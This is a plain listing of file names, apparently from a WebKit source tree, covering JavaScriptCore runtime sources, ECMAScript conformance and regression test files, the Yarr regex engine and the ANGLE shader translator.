JSAPIValueWrapper.h

JSArray.cpp

JSArray.h

JSBoundFunction.cpp

JSBoundFunction.h

JSCell.cpp

JSCell.h

JSCellInlines.h

JSChunk.cpp

JSChunk.h

JSCJSValue.cpp

JSCJSValue.h

---

JSCJSValueInlines.h

JSDateMath.cpp

JSDateMath.h

JSDeconstructibleObject.h

JSExportMacros.h

JSFunction.cpp

JSFunction.h

JSFunctionInlines.h

JSGlobalObject.cpp

JSGlobalObject.h

JSGlobalObjectFunctions.cpp

JSGlobalObjectFunctions.h

JSLock.cpp

JSLock.h

JSNameScope.cpp

JSNameScope.h

JSNotAnObject.cpp

JSNotAnObject.h

JSObject.cpp

JSObject.h

JSONObject.cpp

JSONObject.h

JSPropertyNameIterator.cpp

JSPropertyNameIterator.h

JSProxy.cpp

---

JSProxy.h

JSScope.cpp

JSScope.h

JSSegmentedVariableObject.cpp

JSSegmentedVariableObject.h

JSStaticScopeObject.cpp

JSStaticScopeObject.h

JSString.cpp

JSString.h

JSStringBuilder.h

JSStringJoiner.cpp

JSStringJoiner.h

JSSymbolTableObject.cpp

JSSymbolTableObject.h

JSType.h

JSTypeInfo.h

JSVariableObject.cpp

JSVariableObject.h

JSWithScope.cpp

JSWithScope.h

JSWrapperObject.cpp

JSWrapperObject.h

LiteralParser.cpp

LiteralParser.h

Lookup.cpp

---

Lookup.h

MatchResult.h

MathObject.cpp

MathObject.h

MemoryStatistics.cpp

MemoryStatistics.h

NameConstructor.cpp

NameConstructor.h

NameInstance.cpp

NameInstance.h

NamePrototype.cpp

NamePrototype.h

NativeErrorConstructor.cpp

NativeErrorConstructor.h

NativeErrorPrototype.cpp

NativeErrorPrototype.h

NumberConstructor.cpp

NumberConstructor.h

NumberObject.cpp

NumberObject.h

NumberPrototype.cpp

NumberPrototype.h

NumericStrings.h

ObjectConstructor.cpp

ObjectConstructor.h

---

ObjectPrototype.cpp

ObjectPrototype.h

Operations.cpp

Operations.h

Options.cpp

Options.h

PrivateName.h

PropertyDescriptor.cpp

PropertyDescriptor.h

PropertyMapHashTable.h

PropertyName.h

PropertyNameArray.cpp

PropertyNameArray.h

PropertyOffset.h

PropertySlot.cpp

PropertySlot.h

PropertyStorage.h

PropertyTable.cpp

Protect.h

PrototypeMap.cpp

PrototypeMap.h

PutDirectIndexMode.h

PutPropertySlot.h

RegExp.cpp

RegExp.h

---

RegExpCache.cpp  
RegExpCache.h  
RegExpCachedResult.cpp  
RegExpCachedResult.h  
RegExpConstructor.cpp  
RegExpConstructor.h  
RegExpKey.h  
RegExpMatchesArray.cpp  
RegExpMatchesArray.h  
RegExpObject.cpp  
RegExpObject.h  
RegExpPrototype.cpp  
RegExpPrototype.h  
Reject.h  
SamplingCounter.cpp  
SamplingCounter.h  
SmallStrings.cpp  
SmallStrings.h  
SparseArrayValueMap.cpp  
SparseArrayValueMap.h  
StrictEvalActivation.cpp  
StrictEvalActivation.h  
StringConstructor.cpp  
StringConstructor.h  
StringObject.cpp

---



StringObject.h  
StringPrototype.cpp  
StringPrototype.h  
StringRecursionChecker.cpp  
StringRecursionChecker.h  
Structure.cpp  
Structure.h  
StructureChain.cpp  
StructureChain.h  
StructureInlines.h  
StructureRareData.cpp  
StructureRareData.h  
StructureRareDataInlines.h  
StructureTransitionTable.h  
SymbolTable.cpp  
SymbolTable.h  
Tracing.d  
Tracing.h  
TypedArrayDescriptor.h  
Uint16WithFraction.h  
VM.cpp  
VM.h  
VMStackBounds.h  
Watchdog.cpp  
Watchdog.h

---

WatchdogMac.cpp

WatchdogNone.cpp

WeakGCMMap.h

WeakRandom.h

WriteBarrier.h

PlatformBlackBerry.cmake

PlatformEfl.cmake

PlatformGTK.cmake

Target.pri

testRegExp.cpp

15.4-1.js

15.4-2.js

15.4.1.1.js

15.4.1.2.js

15.4.1.3.js

15.4.1.js

15.4.2.1-1.js

15.4.2.1-2.js

15.4.2.1-3.js

15.4.2.2-1.js

15.4.2.2-2.js

15.4.2.3.js

15.4.3.1-2.js

15.4.3.2.js

15.4.3.js

---

15.4.4.1.js

15.4.4.2.js

15.4.4.3-1.js

15.4.4.4-1.js

15.4.4.4-2.js

15.4.4.5-1.js

15.4.4.5-2.js

15.4.4.5-3.js

15.4.4.js

15.4.5.1-1.js

15.4.5.1-2.js

15.4.5.2-1.js

15.4.5.2-2.js

15.6.1.js

15.6.2.js

15.6.3.1-1.js

15.6.3.1-2.js

15.6.3.1-3.js

15.6.3.1-4.js

15.6.3.1-5.js

15.6.3.1.js

15.6.3.js

15.6.4-1.js

15.6.4-2.js

15.6.4.1.js

---

15.6.4.2-1.js

15.6.4.2-2.js

15.6.4.2-3.js

15.6.4.2-4-n.js

15.6.4.3-1.js

15.6.4.3-2.js

15.6.4.3-3.js

15.6.4.3-4-n.js

15.6.4.3.js

15.6.4.js

browser.js

15.9.1.1-1.js

15.9.1.1-2.js

15.9.2.1.js

15.9.2.2-1.js

15.9.2.2-2.js

15.9.2.2-3.js

15.9.2.2-4.js

15.9.2.2-5.js

15.9.2.2-6.js

15.9.3.1-1.js

15.9.3.1-2.js

15.9.3.1-3.js

15.9.3.1-4.js

15.9.3.1-5.js

---

15.9.3.2-1.js

15.9.3.2-2.js

15.9.3.2-3.js

15.9.3.2-4.js

15.9.3.2-5.js

15.9.3.8-1.js

15.9.3.8-2.js

15.9.3.8-3.js

15.9.3.8-4.js

15.9.3.8-5.js

15.9.4.2-1.js

15.9.4.2.js

15.9.4.3.js

15.9.5.1.js

15.9.5.10-1.js

15.9.5.10-10.js

15.9.5.10-11.js

15.9.5.10-12.js

15.9.5.10-13.js

15.9.5.10-2.js

15.9.5.10-3.js

15.9.5.10-4.js

15.9.5.10-5.js

15.9.5.10-6.js

15.9.5.10-7.js

---

15.9.5.10-8.js

15.9.5.10-9.js

15.9.5.11-1.js

15.9.5.11-2.js

15.9.5.11-3.js

15.9.5.11-4.js

15.9.5.11-5.js

15.9.5.11-6.js

15.9.5.11-7.js

15.9.5.12-1.js

15.9.5.12-2.js

15.9.5.12-3.js

15.9.5.12-4.js

15.9.5.12-5.js

15.9.5.12-6.js

15.9.5.12-7.js

15.9.5.12-8.js

15.9.5.13-1.js

15.9.5.13-2.js

15.9.5.13-3.js

15.9.5.13-4.js

15.9.5.13-5.js

15.9.5.13-6.js

15.9.5.13-7.js

15.9.5.13-8.js

---

15.9.5.14.js

15.9.5.15.js

15.9.5.16.js

15.9.5.17.js

15.9.5.18.js

15.9.5.19.js

15.9.5.2-1.js

15.9.5.2-2-n.js

15.9.5.2.js

15.9.5.20.js

15.9.5.21-1.js

15.9.5.21-2.js

15.9.5.21-3.js

15.9.5.21-4.js

15.9.5.21-5.js

15.9.5.21-6.js

15.9.5.21-7.js

15.9.5.21-8.js

15.9.5.22-1.js

15.9.5.22-2.js

15.9.5.22-3.js

15.9.5.22-4.js

15.9.5.22-5.js

15.9.5.22-6.js

15.9.5.22-7.js

---

15.9.5.22-8.js  
15.9.5.23-1.js  
15.9.5.23-10.js  
15.9.5.23-11.js  
15.9.5.23-12.js  
15.9.5.23-13.js  
15.9.5.23-14.js  
15.9.5.23-15.js  
15.9.5.23-16.js  
15.9.5.23-17.js  
15.9.5.23-18.js  
15.9.5.23-2.js  
15.9.5.23-3-n.js  
15.9.5.23-4.js  
15.9.5.23-5.js  
15.9.5.23-6.js  
15.9.5.23-7.js  
15.9.5.23-8.js  
15.9.5.23-9.js  
15.9.5.24-1.js  
15.9.5.24-2.js  
15.9.5.24-3.js  
15.9.5.24-4.js  
15.9.5.24-5.js  
15.9.5.24-6.js

---



15.9.5.24-7.js

15.9.5.24-8.js

15.9.5.25-1.js

15.9.5.26-1.js

15.9.5.27-1.js

15.9.5.28-1.js

15.9.5.29-1.js

15.9.5.3-1-n.js

15.9.5.3-2.js

15.9.5.30-1.js

15.9.5.31-1.js

15.9.5.32-1.js

15.9.5.33-1.js

15.9.5.34-1.js

15.9.5.35-1.js

15.9.5.36-1.js

15.9.5.36-2.js

15.9.5.36-3.js

15.9.5.36-4.js

15.9.5.36-5.js

15.9.5.36-6.js

15.9.5.36-7.js

15.9.5.37-1.js

15.9.5.37-2.js

15.9.5.37-3.js

---

15.9.5.37-4.js

15.9.5.37-5.js

15.9.5.4-1.js

15.9.5.4-2-n.js

15.9.5.5.js

15.9.5.6.js

15.9.5.7.js

15.9.5.8.js

15.9.5.9.js

15.9.5.js

10.1.3-1.js

10.1.3.js

10.1.4-1.js

10.1.4-10.js

10.1.4-2.js

10.1.4-3.js

10.1.4-4.js

10.1.4-5.js

10.1.4-6.js

10.1.4-7.js

10.1.4-8.js

10.1.4-9.js

10.1.5-1.js

10.1.5-2.js

10.1.5-3.js

---

10.1.5-4.js

10.1.6.js

10.1.8-1.js

10.1.8-2.js

10.2.1.js

10.2.2-1.js

10.2.2-2.js

10.2.3-1.js

10.2.3-2.js

11.1.1.js

11.10-1.js

11.10-2.js

11.10-3.js

11.12-1.js

11.12-2-n.js

11.12-3.js

11.12-4.js

11.13.1.js

11.13.2-1.js

11.13.2-2.js

11.13.2-3.js

11.13.2-4.js

11.13.2-5.js

11.13.js

11.14-1.js

---

11.2.1-1.js  
11.2.1-2.js  
11.2.1-3-n.js  
11.2.1-4-n.js  
11.2.1-5.js  
11.2.2-1-n.js  
11.2.2-1.js  
11.2.2-10-n.js  
11.2.2-11.js  
11.2.2-2-n.js  
11.2.2-3-n.js  
11.2.2-4-n.js  
11.2.2-5-n.js  
11.2.2-6-n.js  
11.2.2-7-n.js  
11.2.2-8-n.js  
11.2.2-9-n.js  
11.2.3-1.js  
11.2.3-2-n.js  
11.2.3-3-n.js  
11.2.3-4-n.js  
11.2.3-5.js  
11.3.1.js  
11.3.2.js  
11.4.1.js

---

11.4.2.js

11.4.3.js

11.4.4.js

11.4.5.js

11.4.6.js

11.4.8.js

11.4.9.js

11.5.1.js

11.5.2.js

11.5.3.js

11.6.1-1.js

11.6.1-2.js

11.6.1-3.js

11.6.2-1.js

11.6.3.js

11.7.1.js

11.7.2.js

11.7.3.js

11.8.1.js

11.8.2.js

11.8.3.js

11.8.4.js

11.9.1.js

11.9.2.js

11.9.3.js

---

15.3.1.1-1.js

15.3.1.1-2.js

15.3.1.1-3.js

15.3.2.1-1.js

15.3.2.1-2.js

15.3.2.1-3.js

15.3.3.1-1.js

15.3.3.1-2.js

15.3.3.1-3.js

15.3.3.1-4.js

15.3.3.2.js

15.3.4-1.js

15.3.4.1.js

15.3.4.js

15.3.5-1.js

15.3.5-2.js

15.3.5.1.js

15.3.5.3.js

15.1-1-n.js

15.1-2-n.js

15.1.1.1.js

15.1.1.2.js

15.1.2.1-1.js

15.1.2.1-2.js

15.1.2.2-1.js

---

15.1.2.2-2.js

15.1.2.3-1.js

15.1.2.3-2.js

15.1.2.4.js

15.1.2.5-1.js

15.1.2.5-2.js

15.1.2.5-3.js

15.1.2.6.js

15.1.2.7.js

jsref.js

7.1-1.js

7.1-2.js

7.1-3.js

7.2-1.js

7.2-2-n.js

7.2-3-n.js

7.2-4-n.js

7.2-5-n.js

7.2-6.js

7.3-1.js

7.3-10.js

7.3-11.js

7.3-12.js

7.3-13-n.js

7.3-2.js

---

7.3-3.js

7.3-4.js

7.3-5.js

7.3-6.js

7.3-7.js

7.3-8.js

7.3-9.js

7.4.1-1-n.js

7.4.1-2-n.js

7.4.1-3-n.js

7.4.2-1-n.js

7.4.2-10-n.js

7.4.2-11-n.js

7.4.2-12-n.js

7.4.2-13-n.js

7.4.2-14-n.js

7.4.2-15-n.js

7.4.2-16-n.js

7.4.2-2-n.js

7.4.2-3-n.js

7.4.2-4-n.js

7.4.2-5-n.js

7.4.2-6-n.js

7.4.2-7-n.js

7.4.2-8-n.js

---



7.4.2-9-n.js

7.4.3-1-n.js

7.4.3-10-n.js

7.4.3-11-n.js

7.4.3-12-n.js

7.4.3-13-n.js

7.4.3-14-n.js

7.4.3-15-n.js

7.4.3-16-n.js

7.4.3-2-n.js

7.4.3-3-n.js

7.4.3-4-n.js

7.4.3-5-n.js

7.4.3-6-n.js

7.4.3-7-n.js

7.4.3-8-n.js

7.4.3-9-n.js

7.5-1.js

7.5-10-n.js

7.5-2-n.js

7.5-3-n.js

7.5-4-n.js

7.5-5-n.js

7.5-6.js

7.5-7.js

---

7.5-8-n.js

7.5-9-n.js

7.6.js

7.7.1.js

7.7.2.js

7.7.3-1.js

7.7.3-2.js

7.7.3.js

7.7.4.js

7.8.2-n.js

15.8-1.js

15.8-2-n.js

15.8-3-n.js

15.8.1.1-1.js

15.8.1.1-2.js

15.8.1.2-1.js

15.8.1.2-2.js

15.8.1.3-1.js

15.8.1.3-2.js

15.8.1.4-1.js

15.8.1.4-2.js

15.8.1.5-1.js

15.8.1.5-2.js

15.8.1.6-1.js

15.8.1.6-2.js

---

15.8.1.7-1.js

15.8.1.7-2.js

15.8.1.8-1.js

15.8.1.8-2.js

15.8.1.8-3.js

15.8.1.js

15.8.2.1.js

15.8.2.10.js

15.8.2.11.js

15.8.2.12.js

15.8.2.13.js

15.8.2.14.js

15.8.2.15.js

15.8.2.16.js

15.8.2.17.js

15.8.2.18.js

15.8.2.2.js

15.8.2.3.js

15.8.2.4.js

15.8.2.5.js

15.8.2.6.js

15.8.2.7.js

15.8.2.8.js

15.8.2.9.js

15-1.js

---

15-2.js

15.7.1.js

15.7.2.js

15.7.3.1-1.js

15.7.3.1-2.js

15.7.3.1-3.js

15.7.3.2-1.js

15.7.3.2-2.js

15.7.3.2-3.js

15.7.3.2-4.js

15.7.3.3-1.js

15.7.3.3-2.js

15.7.3.3-3.js

15.7.3.3-4.js

15.7.3.4-1.js

15.7.3.4-2.js

15.7.3.4-3.js

15.7.3.4-4.js

15.7.3.5-1.js

15.7.3.5-2.js

15.7.3.5-3.js

15.7.3.5-4.js

15.7.3.6-1.js

15.7.3.6-2.js

15.7.3.6-3.js

---

15.7.3.6-4.js

15.7.3.js

15.7.4-1.js

15.7.4.1.js

15.7.4.2-1.js

15.7.4.2-2-n.js

15.7.4.2-3-n.js

15.7.4.2-4.js

15.7.4.3-1.js

15.7.4.3-2.js

15.7.4.3-3-n.js

15.7.4.js

15.2.1.1.js

15.2.1.2.js

15.2.2.1.js

15.2.2.2.js

15.2.3-1.js

15.2.3.1-1.js

15.2.3.1-2.js

15.2.3.1-3.js

15.2.3.1-4.js

15.2.3.js

15.2.4.1.js

15.2.4.2.js

15.2.4.3.js

---

15.2.4.js

shell.js

6-1.js

6-2.js

12.10-1.js

12.10.js

12.2-1.js

12.5-1.js

12.5-2.js

12.6.1-1.js

12.6.2-1.js

12.6.2-2.js

12.6.2-3.js

12.6.2-4.js

12.6.2-5.js

12.6.2-6.js

12.6.2-7.js

12.6.2-8.js

12.6.2-9-n.js

12.6.3-1.js

12.6.3-10.js

12.6.3-11.js

12.6.3-12.js

12.6.3-19.js

12.6.3-2.js

---

12.6.3-3.js

12.6.3-4.js

12.6.3-5-n.js

12.6.3-6-n.js

12.6.3-7-n.js

12.6.3-8-n.js

12.6.3-9-n.js

12.7-1-n.js

12.8-1-n.js

12.9-1-n.js

15.5.1.js

15.5.2.js

15.5.3.1-1.js

15.5.3.1-2.js

15.5.3.1-3.js

15.5.3.1-4.js

15.5.3.2-1.js

15.5.3.2-2.js

15.5.3.2-3.js

15.5.3.js

15.5.4.1.js

15.5.4.10-1.js

15.5.4.11-1.js

15.5.4.11-2.js

15.5.4.11-3.js

---

15.5.4.11-4.js

15.5.4.11-5.js

15.5.4.11-6.js

15.5.4.12-1.js

15.5.4.12-2.js

15.5.4.12-3.js

15.5.4.12-4.js

15.5.4.12-5.js

15.5.4.2-1.js

15.5.4.2-2-n.js

15.5.4.2-3.js

15.5.4.2.js

15.5.4.3-1.js

15.5.4.3-2.js

15.5.4.3-3-n.js

15.5.4.4-1.js

15.5.4.4-2.js

15.5.4.4-3.js

15.5.4.4-4.js

15.5.4.5-1.js

15.5.4.5-2.js

15.5.4.5-3.js

15.5.4.5-4.js

15.5.4.5-5.js

15.5.4.5-6.js

---



15.5.4.6-1.js

15.5.4.6-2.js

15.5.4.7-1.js

15.5.4.7-2.js

15.5.4.7-3.js

15.5.4.8-1.js

15.5.4.8-2.js

15.5.4.8-3.js

15.5.4.9-1.js

15.5.4.js

15.5.5.1.js

9.2.js

9.3-1.js

9.3.1-1.js

9.3.1-2.js

9.3.1-3.js

9.3.js

9.4-1.js

9.4-2.js

9.5-2.js

9.6.js

9.7.js

9.8.1.js

9.9-1.js

8.1.js

---

8.4.js

8.6.2.1-1.js

browser.js

boolean-001.js

boolean-002.js

date-001.js

date-002.js

date-003.js

date-004.js

exception-001.js

exception-002.js

exception-003.js

exception-004.js

exception-005.js

exception-006.js

exception-007.js

exception-008.js

exception-009.js

exception-010-n.js

exception-011-n.js

expression-001.js

expression-002.js

expression-003.js

expression-004.js

expression-005.js

---

expression-006.js

expression-007.js

expression-008.js

expression-009.js

expression-010.js

expression-011.js

expression-012.js

expression-013.js

expression-014.js

expression-015.js

expression-016.js

expression-017.js

expression-019.js

function-001.js

global-001.js

global-002.js

lexical-001.js

lexical-002.js

lexical-003.js

lexical-004.js

lexical-005.js

lexical-006.js

lexical-007.js

lexical-008.js

lexical-009.js

---

lexical-010.js

lexical-011.js

lexical-012.js

lexical-013.js

lexical-014.js

lexical-015.js

lexical-016.js

lexical-017.js

lexical-018.js

lexical-019.js

lexical-020.js

lexical-021.js

lexical-022.js

lexical-023.js

lexical-024.js

lexical-025.js

lexical-026.js

lexical-027.js

lexical-028.js

lexical-029.js

lexical-030.js

lexical-031.js

lexical-032.js

lexical-033.js

lexical-034.js

---

lexical-035.js

lexical-036.js

lexical-037.js

lexical-038.js

lexical-039.js

lexical-040.js

lexical-041.js

lexical-042.js

lexical-047.js

lexical-048.js

lexical-049.js

lexical-050.js

lexical-051.js

lexical-052.js

lexical-053.js

lexical-054.js

number-001.js

number-002.js

number-003.js

statement-001.js

statement-002.js

statement-003.js

statement-004.js

statement-005.js

statement-006.js

---

statement-007.js

statement-008.js

statement-009.js

string-001.js

string-002.js

instanceof-001.js

instanceof-002.js

instanceof-003-n.js

instanceof-004-n.js

instanceof-005-n.js

instanceof-006.js

StrictEquality-001.js

apply-001-n.js

call-1.js

instanceof-001.js

instanceof-002.js

instanceof-003.js

regress-7635.js

jsref.js

keywords-001.js

regexp-literals-001.js

regexp-literals-002.js

constructor-001.js

exec-001.js

exec-002.js

---

function-001.js

hex-001.js

multiline-001.js

octal-001.js

octal-002.js

octal-003.js

properties-001.js

properties-002.js

regexp-enumerate-001.js

regress-001.js

unicode-001.js

shell.js

dowhile-001.js

dowhile-002.js

dowhile-003.js

dowhile-004.js

dowhile-005.js

dowhile-006.js

dowhile-007.js

forin-001.js

forin-002.js

if-001.js

label-001.js

label-002.js

switch-001.js

---

switch-002.js

switch-003.js

switch-004.js

try-001.js

try-003.js

try-004.js

try-005.js

try-006.js

try-007.js

try-008.js

try-009.js

try-010.js

try-012.js

while-001.js

while-002.js

while-003.js

while-004.js

match-001.js

match-002.js

match-003.js

match-004.js

replace-001.js

split-001.js

split-002.js

split-003.js

---



template.js

15.4.4.3-1.js

15.4.4.4-001.js

regress-101488.js

regress-130451.js

15.9.5.3.js

15.9.5.4.js

15.9.5.5.js

15.9.5.6.js

15.9.5.7.js

shell.js

15.11.1.1.js

15.11.4.4-1.js

15.11.7.6-001.js

15.11.7.6-002.js

15.11.7.6-003.js

binding-001.js

regress-181654.js

regress-181914.js

regress-58946.js

regress-95101.js

10.1.3-1.js

10.1.3-2.js

10.1.3.js

10.1.4-1.js

---

regress-23346.js

11.6.1-1.js

11.9.6-1.js

15.3.4.3-1.js

15.3.4.4-1.js

arguments-001.js

call-001.js

regress-104584.js

regress-131964.js

regress-137181.js

regress-193555.js

regress-49286.js

regress-58274.js

regress-85880.js

regress-94506.js

regress-97921.js

scope-001.js

scope-002.js

fe-001-n.js

fe-001.js

fe-002.js

15.7.4.5-1.js

15.7.4.6-1.js

15.7.4.7-1.js

tostring-001.js

---

8.6.2.6-001.js

class-001.js

class-002.js

class-003.js

class-004.js

class-005.js

regress-72773.js

regress-79129-001.js

shell.js

11.13.1-001.js

11.4.1-001.js

15.10.2-1.js

15.10.3.1-1.js

15.10.3.1-2.js

15.10.4.1-1.js

15.10.4.1-2.js

15.10.4.1-3.js

15.10.4.1-4.js

15.10.4.1-5-n.js

15.10.6.2-1.js

15.10.6.2-2.js

octal-001.js

octal-002.js

perlStress-001.js

perlStress-002.js

---

regress-100199.js  
regress-103087.js  
regress-105972.js  
regress-119909.js  
regress-122076.js  
regress-123437.js  
regress-165353.js  
regress-169497.js  
regress-169534.js  
regress-187133.js  
regress-188206.js  
regress-191479.js  
regress-202564.js  
regress-209067.js  
regress-209919.js  
regress-216591.js  
regress-220367-001.js  
regress-220367-002.js  
regress-24712.js  
regress-28686.js  
regress-31316.js  
regress-57572.js  
regress-57631.js  
regress-67773.js  
regress-72964.js

---

regress-76683.js

regress-78156.js

regress-85721.js

regress-87231.js

regress-98306.js

shell.js

shell.js

regress-121744.js

regress-131348.js

regress-157509.js

regress-194364.js

regress-74474-001.js

regress-74474-002.js

regress-74474-003.js

regress-83532-001.js

regress-83532-002.js

switch-001.js

regress-104375.js

regress-189898.js

regress-83293.js

uc-001-n.js

uc-001.js

uc-002-n.js

uc-002.js

uc-003.js

---

uc-004.js

uc-005.js

Mixed.pm

browser.js

jsref.js

function-001.js

shell.js

array\_split\_1.js

general1.js

general2.js

slice.js

splice1.js

splice2.js

tostring\_1.js

tostring\_2.js

browser.js

definition-1.js

function-001-n.js

Function\_object.js

length.js

nesting-1.js

nesting.js

Number.js

regexparg-1.js

regexparg-2-n.js

---

String.js

toString-1.js

toString-2.js

jsref.js

toString-001.js

equality.js

strictEquality.js

alphanumeric.js

asterisk.js

backslash.js

backspace.js

beginLine.js

character\_class.js

compile.js

control\_characters.js

digit.js

dot.js

endLine.js

everything.js

exec.js

flags.js

global.js

hexadecimal.js

ignoreCase.js

interval.js

---

octal.js

parentheses.js

plus.js

question\_mark.js

RegExp\_dollar\_number.js

RegExp\_input.js

RegExp\_input\_as\_array.js

RegExp\_lastIndex.js

RegExp\_lastMatch.js

RegExp\_lastMatch\_as\_array.js

RegExp\_lastParen.js

RegExp\_lastParen\_as\_array.js

RegExp\_leftContext.js

RegExp\_leftContext\_as\_array.js

RegExp\_multiline.js

RegExp\_multiline\_as\_array.js

RegExp\_object.js

RegExp\_rightContext.js

RegExp\_rightContext\_as\_array.js

regress-6359.js

regress-9141.js

simple\_form.js

source.js

special\_characters.js

string\_replace.js

---



string\_search.js

string\_split.js

test.js

toString.js

vertical\_bar.js

whitespace.js

word\_boundary.js

regress-144834.js

regress-7703.js

shell.js

break.js

continue.js

do\_while.js

switch.js

switch2.js

charCodeAt.js

concat.js

match.js

slice.js

boolean-001.js

regress-99663.js

shell.js

boolean-001.js

proto\_1.js

proto\_10.js

---

proto\_11.js

proto\_12.js

proto\_2.js

proto\_3.js

proto\_4.js

proto\_5.js

proto\_6.js

proto\_7.js

proto\_8.js

proto\_9.js

jsref.js

delete-001.js

function-001-n.js

function-002.js

in-001.js

new-001.js

switch-001.js

delete-001.js

function-001-n.js

function-002.js

in-001.js

new-001.js

script-001.js

switch-001.js

shell.js

---

template.js

browser.js

eval-001.js

eval-002.js

eval-003.js

function-001.js

jsref.js

date-001-n.js

function-001.js

function-002.js

function-003.js

function-004-n.js

regress-7224.js

toString-001-n.js

shell.js

array-001.js

regress-101964.js

regress-107138.js

regress-108440.js

regress-154338.js

regress-157652.js

regress-178722.js

regress-94257.js

catchguard-001-n.js

catchguard-001.js

---

catchguard-002-n.js

catchguard-002.js

catchguard-003-n.js

catchguard-003.js

errstack-001.js

regress-121658.js

regress-123002.js

regress-50447.js

regress-192288.js

regress-96526-argsub.js

regress-96526-delelem.js

regress-96526-noargsub.js

shell.js

getset-001.js

getset-002.js

getset-003.js

getset-004.js

getset-005.js

getset-006.js

lexical-001.js

regress-177314.js

regress-137000.js

regress-192105.js

regress-90596-001.js

regress-90596-002.js

---

regress-90596-003.js  
regress-96284-001.js  
regress-96284-002.js  
regress-102725.js  
regress-103602.js  
regress-104077.js  
regress-110286.js  
regress-111557.js  
regress-114491.js  
regress-114493.js  
regress-118849.js  
regress-127557.js  
regress-131510-001.js  
regress-140974.js  
regress-146596.js  
regress-152646.js  
regress-156354.js  
regress-159334.js  
regress-168347.js  
regress-170193.js  
regress-172699.js  
regress-179524.js  
regress-185165.js  
regress-191633.js  
regress-191668.js

---

regress-192414.js  
regress-192465.js  
regress-193418.js  
regress-203402.js  
regress-203841.js  
regress-204210.js  
regress-210682.js  
regress-216320.js  
regress-31255.js  
regress-39309.js  
regress-44009.js  
regress-57043.js  
regress-68498-001.js  
regress-68498-002.js  
regress-68498-003.js  
regress-68498-004.js  
regress-69607.js  
regress-71107.js  
regress-76054.js  
regress-80981.js  
regress-82306.js  
regress-89443.js  
regress-89474.js  
regress-90445.js  
regress-96128-n.js

---

regress-96526-001.js

regress-96526-002.js

regress-96526-003.js

regress-154693.js

regress-181834.js

regress-184107.js

regress-185485.js

regress-191276.js

regress-192226.js

regress-202678-001.js

regress-202678-002.js

regress-208496-001.js

regress-208496-002.js

regress-220362.js

regress-220584.js

regress-77578-001.js

scope-001.js

scope-002.js

scope-003.js

scope-004.js

shell.js

regress-107771.js

regress-179068.js

browser.js

regress-290592.js

---

regress-304828.js

regress-305002.js

regress-310425-01.js

regress-310425-02.js

regress-320887.js

shell.js

browser.js

README

browser.js

regress-301574.js

regress-309242.js

regress-311157-01.js

regress-311157-02.js

regress-314887.js

regress-320172.js

shell.js

shell.js

browser.js

regress-306591.js

shell.js

template.js

jsDriver.pl

Makefile

mkhtml.pl

mklistpage.pl

---



runtests.pl  
template.js  
bench-allocate-nonretained.js  
bench-allocate-retained.js  
RegExpTest.data  
THANKS  
CodeProfile.cpp  
CodeProfile.h  
CodeProfiling.cpp  
CodeProfiling.h  
ProfileTreeNode.h  
TieredMMapArray.h  
Yarr.h  
yarr.pri  
YarrCanonicalizeUCS2.cpp  
YarrCanonicalizeUCS2.h  
YarrCanonicalizeUCS2.js  
YarrInterpreter.cpp  
YarrInterpreter.h  
YarrJIT.cpp  
YarrJIT.h  
YarrParser.h  
YarrPattern.cpp  
YarrPattern.h  
YarrSyntaxChecker.cpp

---

YarrSyntaxChecker.h

Makefile

Makefile.shared

ChangeLog

GNUmakefile.am

PlatformEfl.cmake

PlatformGTK.cmake

QtWebKit.pro

qtwebkit.qdocconf

sync.profile

tests.pri

ANGLE.plist

ANGLE.pri

ANGLE.pro

project.pbxproj

AUTHORS

codereview.settings

ANGLE.xcconfig

Base.xcconfig

DebugRelease.xcconfig

iOS.xcconfig

CONTRIBUTORS

DEPS

DerivedSources.make

DerivedSources.pri

---

GNUmakefile.am

egl.h

eglext.h

eglplatform.h

gl2.h

gl2ext.h

gl2platform.h

ShaderLang.h

khrplatform.h

LICENSE

Makefile

README.chromium

ANGLE.sln

build\_angle.gyp

build\_angle.gypi

angleutils.h

debug.cpp

debug.h

RefCountObject.cpp

RefCountObject.h

system.h

version.h

64bit-lexer-safety.patch

BaseTypes.h

BuiltInFunctionEmulator.cpp

---

BuiltInFunctionEmulator.h

CodeGenGLSL.cpp

CodeGenHLSL.cpp

Common.h

Compiler.cpp

ConstantUnion.h

debug.cpp

debug.h

DependencyGraph.cpp

DependencyGraph.h

DependencyGraphBuilder.cpp

DependencyGraphBuilder.h

DependencyGraphOutput.cpp

DependencyGraphOutput.h

DependencyGraphTraverse.cpp

DetectCallDepth.cpp

DetectCallDepth.h

DetectDiscontinuity.cpp

DetectDiscontinuity.h

Diagnostics.cpp

Diagnostics.h

DirectiveHandler.cpp

DirectiveHandler.h

ExtensionBehavior.h

ForLoopUnroll.cpp

---

ForLoopUnroll.h

glslang.h

glslang.l

glslang.y

glslang\_lex.cpp

glslang\_tab.cpp

glslang\_tab.h

HashNames.h

InfoSink.cpp

InfoSink.h

Initialize.cpp

Initialize.h

InitializeDll.cpp

InitializeDll.h

InitializeGlobals.h

InitializeParseContext.cpp

InitializeParseContext.h

Intermediate.cpp

intermediate.h

intermOut.cpp

IntermTraverse.cpp

localintermediate.h

MapLongVariableNames.cpp

MapLongVariableNames.h

MMap.h

---

osinclude.h  
ossource\_posix.cpp  
ossource\_win.cpp  
OutputESSL.cpp  
OutputESSL.h  
OutputGLSL.cpp  
OutputGLSL.h  
OutputGLSLBase.cpp  
OutputGLSLBase.h  
OutputHLSL.cpp  
OutputHLSL.h  
parseConst.cpp  
ParseHelper.cpp  
ParseHelper.h  
PoolAlloc.cpp  
PoolAlloc.h  
Pragma.h  
64bit-tokenizer-safety.patch  
DiagnosticsBase.cpp  
DiagnosticsBase.h  
DirectiveHandlerBase.cpp  
DirectiveHandlerBase.h  
DirectiveParser.cpp  
DirectiveParser.h  
ExpressionParser.cpp

---

ExpressionParser.h

ExpressionParser.y

Input.cpp

Input.h

length\_limits.h

Lexer.cpp

Lexer.h

Macro.cpp

Macro.h

MacroExpander.cpp

MacroExpander.h

numeric\_lex.h

pp\_utils.h

Preprocessor.cpp

Preprocessor.h

preprocessor.vcxproj

preprocessor.vcxproj.filters

SourceLocation.h

Token.cpp

Token.h

Tokenizer.cpp

Tokenizer.h

Tokenizer.l

QualifierAlive.cpp

QualifierAlive.h

---

RemoveTree.cpp  
RemoveTree.h  
RenameFunction.h  
SearchSymbol.cpp  
SearchSymbol.h  
ShaderLang.cpp  
ShHandle.h  
SymbolTable.cpp  
SymbolTable.h  
RestrictFragmentShaderTiming.cpp  
RestrictFragmentShaderTiming.h  
RestrictVertexShaderTiming.cpp  
RestrictVertexShaderTiming.h  
TranslatorESSL.cpp  
TranslatorESSL.h  
